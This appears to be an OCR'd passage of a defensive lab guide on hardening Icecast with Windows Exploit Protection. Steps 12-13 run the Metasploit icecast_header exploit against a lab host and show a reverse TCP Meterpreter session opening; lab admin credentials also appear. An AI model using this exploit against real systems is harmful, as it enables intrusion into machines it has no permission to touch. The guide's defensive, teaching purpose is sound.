```

12. **Exploit Icecast!**

    Once all settings are correctly configured, we can now launch the exploit:


    **msf exploit(windows/http/icecast_header) >** exploit

    This should return a session! Wow, it appears our standard Exploit Protection settings are not sufficient to protectect IceCast!

    We can confirm successful exploitation by running "sysinfo" in the meterpreter session screen:

    **meterpreter** > sysinfo

If you feel like, please feel free to play around with your meterpreter a little (after all, it's fun :p). Don't lose too much time however, we need to move forward and start looking at how we can now prevent the exploit from succeeding.



```
--
   exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast H
eader Overwrite


msf > use exploit/windows/http/icecast_header
msf exploit(windows/http/icecast_header) > set RHOST 192.168.10.16
RHOST => 192.168.10.16
msf exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.10.55:4444
[*] Sending stage (179779 bytes) to 192.168.10.16
[*] Meterpreter session 1 opened (192.168.10.55:4444 -> 192.168.10.16:49899) at
2018-12-17 19:44:21 -0500

meterpreter > sysinfo
Computer        : WINDOWS02
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : SYNCTECHLABS
Logged On Users : 8
Meterpreter     : x86/windows
meterpreter >
```

13. **Close meterpreter session**

    Once you have finished playing around, please exit the meterpreter session:


    **meterpreter** > exit

    We have some defending to do!

14. **Add IceCast to Program Settings**

    Switch back to the Windows workstation and close IceCast. We will now customize its settings! Please re-open the exploit protection settings (see steps 5 and 6 for instructions on how to do this) and now switch to the "Program settings" tab. In this screen, click the "+" button next to "Add program to customize" -> "Choose exact file path".

    In the explorer window, please navigate to the icecast application folder ("C:\Program Files (x86)\Icecast2 Win32") and add file icecast2.exe.



Windows Defender Security Center

Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System setti

Add prograi

9 system overrides

ie4uinit.exe
1 system override

ieinstal.exe
1 system override

ielowutil.exe
1 system override

ieUnatt.exe
1 system override

iexplore.exe

Export settings

Open

« Progra... › Icecast2 Win32 ›

Search Icecast2 Win32

| Name | Date modified | Type |
|---|---|---|
| admin | 12/18/2018 12:28 ... | File folde |
| doc | 12/18/2018 12:28 ... | File folde |
| logs | 12/18/2018 1:12 AM | File folde |
| web | 12/18/2018 12:28 ... | File folde |
| Icecast2.exe | 1/8/2004 8:26 AM | Applicati |
| icecast2console.exe | 1/8/2004 8:27 AM | Applicati |
| unins000.exe | 4/14/2003 2:00 AM | Applicati |

File name: Icecast2.exe

All files (*.exe)


15. **Enable all exploit protection settings**

In the next window, you will be presented with the opportunity to finetune the different exploit protection settings that are available! As a first try, let's try enabling all modules! Please configure all Switches to the following settings:

- "Override system settings"
- "On"

Once you click the "Apply" button, you will need to provide administrative credentials:

- Username: alan.marshall.adm
- Password: Secur1ty



Program settings: Icecast2.exe

**Arbitrary code guard (ACG)**

Prevents non-image backed executable code, and code page modification.

☑ Override system settings

On

☐ Allow thread opt-out

☐ Audit only

**Block low integrity images**

Prevents loading of images marked with low-integrity.

☑ Override system settings

On

☐ Audit only

**Block remote images**

Prevents loading of images from remote devices.


☑ Override system settings

Changes require you to restart Icecast2.exe

16. **Attempt IceCast execution**

    Please open a Windows explorer window and navigate to the "C:\Program Files (x86)\Icecast2 Win32\" folder. Doubleclick Icecast2.exe.

    You will notice that an application error is returned, as Icecast2.exe fails to launch with all exploit mitigation techniques enforced!



Icecast2.exe - Application Error

The application was unable to start correctly (0xc0000604). Click OK to close the application.

OK

| Name | Date modified | Type | Size |
|---|---|---|---|
| admin | 12/18/2018 12:28 ... | File folder | |
| doc | 12/18/2018 12:28 ... | File folder | |
| logs | 12/18/2018 1:12 AM | File folder | |
| | | File folder | |
| | | XML Document | 4 KB |
| | | Application | 500 KB |
| | | Application | 248 KB |
| | | Application extens... | 852 KB |
| | | Application extens... | 185 KB |
| | | Application extens... | 617 KB |
| libxslt.dll | 7/10/2002 8:11 PM | Application extens... | 125 KB |
| pthreadVSE.dll | 3/23/2002 8:48 AM | Application extens... | 53 KB |
| unins000.dat | 12/18/2018 12:28 ... | DAT File | 3 KB |
| unins000.exe | 4/14/2003 2:00 AM | Application | 70 KB |

17. **Troubleshoot Exploit Protection settings**

    So what settings should we enable? Should this be a new application you would like to deploy, the recommended approach would be the following in a test environment:

    - Enable ALL exploit mitigation techniques
    - Attempt to run the application
    - If the application fails to launch, review Windows event log and error codes
    - Identify responsible exploit mitigate module (might involve some Google)
    - Disable module
    - Attempt to run application again
    - If the application fails to launch, review Windows event log and error codes
    - ...
    - (Repeat until the application successfully starts)

    Microsoft stores detailed logs of the exploit mitigation controls in the following Windows event log:

    - Microsoft-Windows-Security-Mitigations/KernelMode
    - Microsoft-Windows-Security-Mitigations/UserMode

    For this lab however, we have already performed troubleshooting, please refer to the next step for an overview of what mitigation techniques can be enabled.

18. **Reconfigure Exploit Protection settings**


    For IceCast specifically, the following exploit mitigation modules cause an error:

    - Arbitrary Code Guard (ACG)
    - Code integrity guard
    - Disable Win32k system calls

    In the exploit mitgation configuration for icecast2.exe, please enable all other modules (and override system settings), but make sure the above 3 modules are "Off".

    Once you click the "Apply" button, you will need to provide administrative credentials:

    - Username: alan.marshall.adm
    - Password: Secur1ty



Program settings: Icecast2.exe

**Arbitrary code guard (ACG)**

Prevents non-image backed executable code, and code page modification.

□ Override system settings

Off

□ Allow thread opt-out

□ Audit only

**Block low integrity images**

Prevents loading of images marked with low-integrity.

☑ Override system settings

On

□ Audit only

**Block remote images**


Prevents loading of images from remote devices.

☑ Override system settings

On

19. **Restart Icecast**

    Once the modules described in the previous step are disabled, relaunch Icecast, it should now successfully start! Please also start the server, by clicking the "Start Server" button again.



Server Status: Running


Server Has Been Running 0 Days, 0 Hours, 0 Minutes, 11 Seconds

20. **Open Process Explorer**

Before we attempt to exploit IceCast again, we'd like to have a further look at the running processes on my Windows 10 machine to understand how to exploit protection techniques are being enforced. In order to achieve this, we will open Process Explorer. You can find the application in the following location:

Desktop\Blue Team\SysinternalsSuite\procexp64.exe

